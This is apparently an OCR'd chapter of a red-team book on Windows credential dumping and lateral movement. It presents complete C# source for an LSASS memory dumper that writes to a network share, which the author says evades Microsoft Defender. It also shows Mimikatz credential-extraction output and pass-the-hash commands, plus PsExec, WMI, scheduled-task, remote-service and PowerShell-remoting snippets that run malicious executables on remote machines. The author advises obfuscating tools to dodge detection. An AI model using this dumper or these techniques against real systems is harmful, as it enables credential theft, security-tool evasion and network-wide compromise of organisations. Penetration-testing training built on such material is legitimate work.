
In modern environments, however, security advancements have forced attackers to evolve their techniques. Enhanced logging, advanced antivirus solutions, and behavioral analytics


can often detect and block these traditional methods. As a result, modern attackers have developed more sophisticated means of credential dumping. These include memory dumping tools like Mimikatz, which can extract plaintext passwords, hash values, and even Kerberos tickets from memory.

Example of Modern Credential Dumping

```
# Using Mimikatz to dump credentials
mimikatz # sekurlsa::logonpasswords
```

Now-a-days even advanced tools like Mimikatz can also get detected by AVs and EDRs, here is the POC:





A brief on how does LSASS works:

The Local Security Authority Subsystem Service (LSASS) is a critical component of Microsoft Windows operating systems responsible for enforcing security policies on the system. LSASS handles user logins, password changes, and the creation of access tokens. It also writes to the Windows Security Log.

Here's a detailed look at how LSASS works:

Authentication and Logon Process: When a user logs into a Windows system, LSASS is responsible for handling the authentication process. This involves verifying the user's credentials against those stored in the system, typically within the Security Account Manager (SAM) database or Active Directory.

1. **Credential Verification:**
   - For local user accounts, LSASS checks the credentials against the SAM.
   - For domain accounts, it communicates with Active Directory.
2. **Access Token Creation:**
   - Upon successful authentication, LSASS generates an access token.
   - This token contains the user's SID (Security Identifier) and the SIDs of any groups the user belongs to.
3. **Session Handling:**
   - LSASS maintains information about all active sessions on the Windows system.
   - It tracks user logins, logouts, and other session-related activities.

Password Changes and Account Management: LSASS also handles password changes and other account management functions. When a password is changed or reset, LSASS ensures

that the new password meets the system's policy requirements and updates the relevant databases.

So ultimately our target is to dump the LSASS process…

Here is how we can achieve the same and won't get caught by most of the AV/EDRs:

Write a program in C# to dump any process, remember one thing that these days AVs and EDRs are capable enough to detect and prevent these type of Memory dumping attacks hence we will take a different approach:

In my recent engagement, I was struggling to dump the credentials through LSASS process using the CodeDump.exe I have created using C#

The reason was that the MS Defender was stopping me from dumping the process (LSASS) data using my custom script.

Usually this happens because you are dumping something using your custom tools BUT on your hard disk only so how to overcome this problem?

Being a Red Teamer, we should think out of the box so I decided to write a program again with some tweaks, now this time I used Network Share Drive to dump the file:

```
using System;
using System.Diagnostics;
using System.IO;
using System.Runtime.InteropServices;

class MiniDumpUtility
{
    [Flags]
    public enum MiniDumpType
    {
        MiniDumpNormal = 0x00000000,
        MiniDumpWithDataSegs = 0x00000001,
        MiniDumpWithFullMemory = 0x00000002,
        MiniDumpWithHandleData = 0x00000004,
        // ... other options
    }

    [DllImport("dbghelp.dll", SetLastError = true)]
    private static extern bool MiniDumpWriteDump(IntPtr hProcess, int
processId, SafeHandle hFile, MiniDumpType dumpType, IntPtr
exceptionParam, IntPtr userStreamParam, IntPtr callbackParam);

    static void Main()
    {
        Process[] processes = Process.GetProcessesByName("lsass");
        if (processes.Length == 0)
        {
            Console.WriteLine("lsass is not running.");
            return;
        }
        Process process = processes[0];
```

```
        Console.WriteLine("Please enter the network path to save the
dump file (e.g., \\\\server\\share):");
        string networkPath = Console.ReadLine();
        Console.WriteLine("Please enter the username:");
        string username = Console.ReadLine();
        Console.WriteLine("Please enter the password:");
        string password = Console.ReadLine();

        // Construct the full path for the network dump
        string networkFullPath =
Path.Combine(networkPath.TrimEnd('\\'), process.ProcessName + ".dmp");

        // Map the network drive using the provided credentials
        ExecuteCommand("net use " + networkPath + " /user:" + username
+ " \"" + password + "\"");

        // Create the dump file directly on the network path
        using (FileStream dumpFile = new FileStream(networkFullPath,
FileMode.Create))
        {
            bool result = MiniDumpWriteDump(process.Handle, process.Id,
dumpFile.SafeFileHandle, MiniDumpType.MiniDumpWithFullMemory,
IntPtr.Zero, IntPtr.Zero, IntPtr.Zero);
            if (!result)
            {
                Console.WriteLine("Failed to create dump file. Error: "
+ Marshal.GetLastWin32Error());
                // Attempt to unmap the network drive even if the dump
creation failed
                ExecuteCommand("net use " + networkPath + " /delete");
                return;
            }
        }

        Console.WriteLine("Dump file successfully saved to: " +
networkFullPath);

        // Disconnect the network drive
        ExecuteCommand("net use " + networkPath + " /delete");
    }

    static void ExecuteCommand(string command)
    {
        ProcessStartInfo startInfo = new ProcessStartInfo("cmd.exe",
"/C " + command)
        {
            CreateNoWindow = true,
            UseShellExecute = false,
            RedirectStandardOutput = true,
            RedirectStandardError = true
        };

        using (Process processCmd = new Process { StartInfo = startInfo
})
        {
            processCmd.Start();
            processCmd.WaitForExit();
        }
    }
}
```

Brief about this code

This C# code snippet defines a class **MiniDumpUtility** that uses a platform invocation service to call the **MiniDumpWriteDump** function from the Windows **dbghelp.dll**. The function is used to create a dump file for a running process, which is a snapshot of the process's memory at a given time.

The **MiniDumpWriteDump** function is declared with the **DllImport** attribute, specifying that the method is implemented in an external DLL, in this case, **dbghelp.dll**. The **SetLastError = true** attribute property allows the program to retrieve detailed error information if the function call fails.

The method's signature includes several parameters: a handle to the process (**hProcess**), the process identifier (**processId**), a handle to the file where the dump will be written (**hFile**), and the type of dump to be performed (**dumpType**). Additional parameters allow specifying information for exception handling and callbacks, but they are set to **IntPtr.Zero** in the code, indicating they are not used.

The **MiniDumpUtility** class' **Main** method prompts the user for credentials and a network path, maps a network drive, and attempts to write a memory dump of the **lsass** process to this location. If successful, the dump file path is outputted to the console; otherwise, an error message is displayed. After the operation, the network drive is disconnected. Auxiliary functions are used to execute command-line commands to map and disconnect the network drive.

So basically this Dump.exe (or whatever name you give it at the time of compiling this code) will dump the LSASS process by asking you to save the LSASS.dmp in the destination system using the Network Path and valid credentials of that system where you are going to save this file (LSASS.dmp).


Once you give all the details, LSASS.dmp will be saved to the network smb's destination.

Here is the POC:

Compile the code using:

```
.\csc.exe /out:CI_ProcDump.exe "E:\Path_to_CI_ProcDump.cs"
```

Execute the same and voila, you got this file on your local system:




As you can see in the screenshot, we were able to export the LSASS.dmp even though MS Defender was running on the full detection and prevention mode…

Now we will dump the credentials from this file on our machine where mimikatz.exe exists:

```
Administrator: Windows PowerShell
PS C:\Users\admin\Downloads\mimikatz_trunk\x64> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # sekurlsa::minidump D:\temp\lsass.dmp
Switch to MINIDUMP : 'D:\temp\lsass.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'D:\temp\lsass.dmp' file for minidump...

Authentication Id : 0 ; 44362 (00000000:0000ad4a)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 15-11-2023 11:02:15
SID               : S-1-5-90-0-1
        msv :
        tspkg :
        wdigest :
         * Username : E[redacted]D$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : E[redacted]D$
Domain            : WORKGROUP
Logon Server      : (null)
Logon Time        : 15-11-2023 11:02:15
SID               : S-1-5-20
        msv :
        tspkg :
        wdigest :
         * Username : E[redacted]D$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
         * Username : e[redacted]nd$
         * Domain   : WORKGROUP
         * Password : (null)
        ssp :
        credman :
        cloudap :
```

We can see Administrator's password in plain text along with the NTLM hash:



Just Local Admin or Domain User/Admin as well?

Memory protection is paramount because it acts as a safeguard against unauthorized access to sensitive information. Tools like Mimikatz, or even more advanced custom-developed tools (we have seen in this chapter), have the capability to extract sensitive credentials from memory, such as those of local administrators and users. However, their potency doesn't end there; they can also potentially compromise domain user and administrator accounts. These accounts often have elevated privileges, which, if obtained by an attacker, could lead to a full-scale compromise of the entire domain, allowing for lateral movement and access to critical resources across the network. Ensuring memory protection is robust helps mitigate the risk of such credential harvesting and is a key component in the ***defense-in-depth*** security strategy

that is crucial for maintaining organizational and data security in today's interconnected environment.

In this chapter, we explored one clever way to stay under the radar of antivirus and EDR systems. But remember, this is just the tip of the iceberg. There's a whole world of other methods out there, each with its own way to navigate around security barriers without detection. To effectively navigate through the defenses of advanced security systems, one must cultivate a robust skill set. This includes a deep understanding of system vulnerabilities, proficiency in programming languages for script writing and tool development, expertise in network protocols, and familiarity with the inner workings of operating systems. Mastery over encryption and obfuscation techniques, alongside continuous learning to stay ahead of evolving security measures, is also essential. Equipped with these tools and knowledge, one can approach the challenge of security evasion with confidence.

As you continue learning, you'll uncover many more techniques like this.

Beyond credentials dumping

Lateral movement in cyber-attacks is the process where an attacker moves from one compromised host to another within a network. This is typically done after gaining initial access and is aimed at achieving specific goals such as gaining elevated privileges, accessing sensitive data, or establishing persistence within the network. Here's an in-depth look at the types of lateral movement, the activities involved, and some examples.

Lateral Movement Tools and Techniques

Pass-the-Hash (PtH): This technique involves using a hash of a user's password rather than the plaintext password itself to authenticate to other systems on the network. For example, an attacker might dump NTLM password hashes from one machine and use them to authenticate to other machines without needing to crack the hashes to obtain the actual passwords.

Pass-the-Ticket (PtT): Similar to PtH, PtT involves stealing Kerberos tickets (such as TGTs or service tickets) and using them to authenticate to resources within a Windows domain.

Forged Authentication Requests: Attackers can create fraudulent authentication requests if they've compromised credentials that allow them to forge requests, such as SAML tokens in cloud environments.

Remote Services: Attackers can use remote services like Remote Desktop Protocol (RDP), Secure Shell (SSH), or WinRM to connect to other machines in the network using stolen credentials.

Use of Legitimate Credentials: Through methods like social engineering, attackers may gain legitimate user credentials that allow them to log into systems directly.

Reconnaissance: Once on a network, attackers often perform reconnaissance to discover network topology, identify targets, and plan their movements. Tools like **nmap** or **Advanced IP Scanner** can be used for network scanning.

Credential Dumping: Tools like Mimikatz are used to extract credentials and tokens from memory, which can then be used to access other systems.

Session Hijacking: Taking over existing authenticated sessions can be a stealthy way for attackers to move laterally.

Creating Backdoors: Attackers may establish new user accounts or install their own remote access tools to ensure continued access to the network.

Privilege Escalation: Moving laterally often requires higher privileges, which attackers can gain through exploits or by using credentials with higher access levels.

Execution of Payloads: With access to a new host, attackers can execute payloads that may establish a command and control channel or perform actions directly on the target system.

Examples

Example 1: Pass-the-Hash with Mimikatz

After gaining access to a host, an attacker dumps the hashes:

```
mimikatz # sekurlsa::logonpasswords
```

Output might include NTLM hashes, which the attacker can use:

```
mimikatz # sekurlsa::pth /user:Admin /domain:corporate /ntlm:{hash}
/run:"mstsc /restrictedadmin"
```

This command uses the NTLM hash to start a remote desktop session without the plaintext password.

Example 2: Remote Service Execution

Using a tool like PsExec to run a command on a remote machine:

```
PsExec.exe \\targetMachine -u domain\username -p password cmd.exe
```

This would open a command shell on the **targetMachine** using the provided credentials.

Example 3: Lateral Movement with PowerShell

Attackers can use PowerShell to invoke commands on remote systems:

```
Invoke-Command -ComputerName targetComputer -ScriptBlock { Get-Process } -Credential domain\user
```

This would return a list of processes running on **targetComputer** using the provided **domain\user** credentials.

More on Lateral Movement with Powershell:

Lateral movement using PowerShell is a sophisticated technique that attackers leverage due to PowerShell's flexibility and deep integration with Windows environments. Below are detailed examples of advanced lateral movement techniques using PowerShell scripts.

PowerShell Remoting

PowerShell remoting allows for running commands on remote systems. Attackers who have gained credentials can use this feature to execute commands without needing to drop files on the remote system.

Example:

```
# Using PowerShell remoting to start a process on a remote machine
$cred = Get-Credential
Invoke-Command -ComputerName TargetComputerName -Credential $cred -ScriptBlock {
    Start-Process "C:\Path\To\Malicious\File.exe"
}
```

Output: The output would be the result of the **Start-Process** command on the remote machine, typically no output upon successful execution, or error messages if the execution fails.

WMI with PowerShell

Windows Management Instrumentation (WMI) can be used for executing code remotely. PowerShell provides a straightforward interface to interact with WMI.

```
# Starting a remote process using WMI with PowerShell
$cred = Get-Credential
$process = @{
    Path = "C:\Path\To\Malicious\File.exe"
}
Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList $process.Path -ComputerName TargetComputerName -Credential $cred
```

Output: The output will be the return value of the **Invoke-WmiMethod** call, typically including the **ReturnValue** and **ProcessId** of the process started on the remote system.

Scheduled Tasks with PowerShell

Attackers can use scheduled tasks to execute PowerShell commands at specific times or intervals, ensuring persistence and control over time.

```
# Creating a scheduled task to run a PowerShell script on a remote
system
$cred = Get-Credential
$trigger = New-JobTrigger -At 10:00pm -Once
$script = {
    # PowerShell commands to be executed
}
Register-ScheduledJob -Name "MaintenanceJob" -Trigger $trigger -
ScriptBlock $script -Credential $cred
```

Output: No immediate output other than confirmation that the scheduled job has been created.

PowerShell Direct

PowerShell Direct allows you to run PowerShell commands on a virtual machine from the host operating system without network connectivity to the VM.

Example:

```
# Executing a command inside a VM from the host system
$vmName = "TargetVMName"
$cred = Get-Credential
Invoke-Command -VMName $vmName -Credential $cred -ScriptBlock {
    Start-Process "C:\Path\To\Malicious\File.exe"
}
```

Output: Just like regular PowerShell remoting, the output would depend on the command executed. Typically, no output indicates success.

Mimikatz and PowerShell

Mimikatz can be run from within PowerShell to extract credentials, which can then be used for lateral movement.

Example:

```
# Using Invoke-Mimikatz from PowerShell Empire or similar frameworks
# Note: This code requires that Invoke-Mimikatz be loaded into the
PowerShell session
Invoke-Mimikatz -DumpCreds
```

Note: Be careful while using tools like Mimikatz, better use the obfuscated version first and test this in your internal lab before applying it in the real world.

Output: The output includes plaintext passwords, NTLM hashes, and Kerberos tickets, which can be used to access other systems on the network.

Remote Service Creation with PowerShell

Creating a service on a remote machine can be a way to execute code, especially if the service is set to start automatically.

Example:

```
# Using PowerShell to create a new service on a remote machine
$cred = Get-Credential
New-Service -Name "Updater" -BinaryPathName "C:\Path\To\Malicious\File.exe" -
ComputerName TargetComputerName -Credential $cred
```

Output: The output is typically confirmation that the new service has been created.

Execution through Office Applications with PowerShell

PowerShell can interact with COM objects, which can be used to execute code through Office applications.

Example:

```
# Running a macro on a remote machine using PowerShell through an Office application
$cred = Get-Credential
Invoke-Command -ComputerName TargetComputerName -Credential $cred -ScriptBlock {
    $excel = New-Object -ComObject Excel.Application
    $workbook = $excel.Workbooks.Open("C:\Path\To\Macro\EnabledFile.xlsm")
    $excel.Run("MyMacro")
    $workbook.Close($false)
    $excel.Quit()
}
```

Output: Typically, there is no output unless the macro is designed to provide feedback.

Conclusion

Successfully compromising a system opens up multiple avenues for an attacker to deepen their foothold within a network. By employing a combination of scanning, exploitation, credential access, lateral movement, persistence, exfiltration, and covering tracks, attackers can conduct extensive intrusions, often undetected. Each step requires careful execution to avoid detection and to maintain access for as long as needed to achieve their goals.

Lateral movement is a critical phase in an attack where the threat actor seeks to expand their foothold within a network. It often involves the use of stolen credentials and the exploitation of legitimate network functions and protocols. Detecting and responding to lateral movement requires a combination of strong authentication policies, network segmentation, monitoring and detection tools, and rapid incident response capabilities.

Advanced lateral movement in PowerShell can take many forms and leverage different parts of the Windows infrastructure. These PowerShell-based lateral movement techniques are powerful due to their ability to execute without direct file transfers, often leaving a minimal footprint.

Expert Tip

In the rapidly evolving world of cybersecurity, attack methodologies are becoming increasingly sophisticated, leading to more advanced detection and prevention techniques. As adversaries develop new tactics, cybersecurity professionals must stay ahead of the curve. One way to do this is by enhancing your expertise with advanced Reverse Engineering Techniques, particularly focusing on Windows binaries.

Delving into the intricate details of Windows binaries, including a deep understanding of System Calls and APIs, is crucial in today's cybersecurity landscape. This expertise allows you to effectively circumvent modern security systems such as Antivirus software (AVs) and Endpoint Detection and Response systems (EDRs). These systems have matured significantly, employing complex algorithms and heuristic analysis to detect and mitigate threats. By

understanding the inner workings of these systems and the binaries they aim to protect, you can develop strategies to bypass these defenses without triggering alarms.

Reverse engineering equips you with the ability to dissect and analyze how applications and malware operate. This skill is invaluable for uncovering vulnerabilities, understanding malware propagation methods, and developing effective countermeasures. Additionally, it aids in forensics, allowing you to trace back the steps of an attacker, understand their techniques, and potentially identify their origins.

Moreover, this knowledge goes beyond technical prowess; it provides strategic insights that are vital for navigating and overcoming sophisticated cybersecurity defenses. In an environment where attackers continually adapt and evolve, the ability to think like an attacker and anticipate their moves becomes a key asset.

Furthermore, proficiency in reverse engineering enhances your broader skillset in cybersecurity. It fosters a more comprehensive approach to security, encouraging a proactive rather than reactive stance. By understanding the potential loopholes and backdoors that attackers might exploit, you can better secure systems and networks against emerging threats.

In summary, as cybersecurity defenses grow more sophisticated, so must the techniques and knowledge of those entrusted with defending digital assets. Investing in advanced skills like reverse engineering not only broadens your technical capabilities but also empowers you with the strategic acumen needed to navigate and neutralize complex cyber threats effectively.

CHAPTER 7

Power of the Powershell

Introduction

I still remember the days when hackers used to code in traditional yet powerful high-level languages like C, and C++.
The majority of the malware/viruses are written in C as it can connect and control the Kernel of Windows Operating System. Though it can become the nightmare of a Red Teamer to write hundreds and thousands of lines of code, Powershell is now there to simplify this task.
Powershell comes built-in with Windows and can be leveraged to solve any problem. In this chapter, we will be focusing on leveraging the Powershell for Reverse Shell, Privilege Escalation up to advanced AD enumeration, and exploitation attacks as well.

Key Learnings

Powershell techniques to enumerate and automate various tasks. Some useful shells scripted in Powershell, used in the wild when it comes to Red Teaming/Penetration Testing

Why PowerShell

PowerShell is highly regarded by red teamers for several reasons, making it a powerful tool when found enabled on target systems. Here's an explanation from the perspective of a red teamer:




Image 5.1

Versatility and Power: PowerShell extends beyond simple command-line input to offer a robust scripting language that incorporates the full power of the .NET Framework. This allows for a wide range of functionalities, from system administration to complex data processing. For example, PowerShell can be used to create a GUI for scripts using Windows Presentation Foundation (WPF), tapping into the .NET Framework's graphical subsystem.

Example:

```
# Example of a PowerShell script using .NET to create a simple GUI
Add-Type -AssemblyName PresentationFramework

[xml]$XAML = @'
<Window

xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
        xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
        Title="PowerShell GUI" Height="100" Width="200">
    <Grid>
        <Button Name="btnClickMe" Content="Click Me" Width="100"
Height="30" VerticalAlignment="Center" HorizontalAlignment="Center"/>
    </Grid>
</Window>
'@

$Reader = (New-Object System.Xml.XmlNodeReader $XAML)
$Window = [Windows.Markup.XamlReader]::Load($Reader)

$Button = $Window.FindName('btnClickMe')
$Button.Add_Click({
    [System.Windows.MessageBox]::Show('Hello from PowerShell GUI')
})
```

```
$Window.ShowDialog() | Out-Null
```

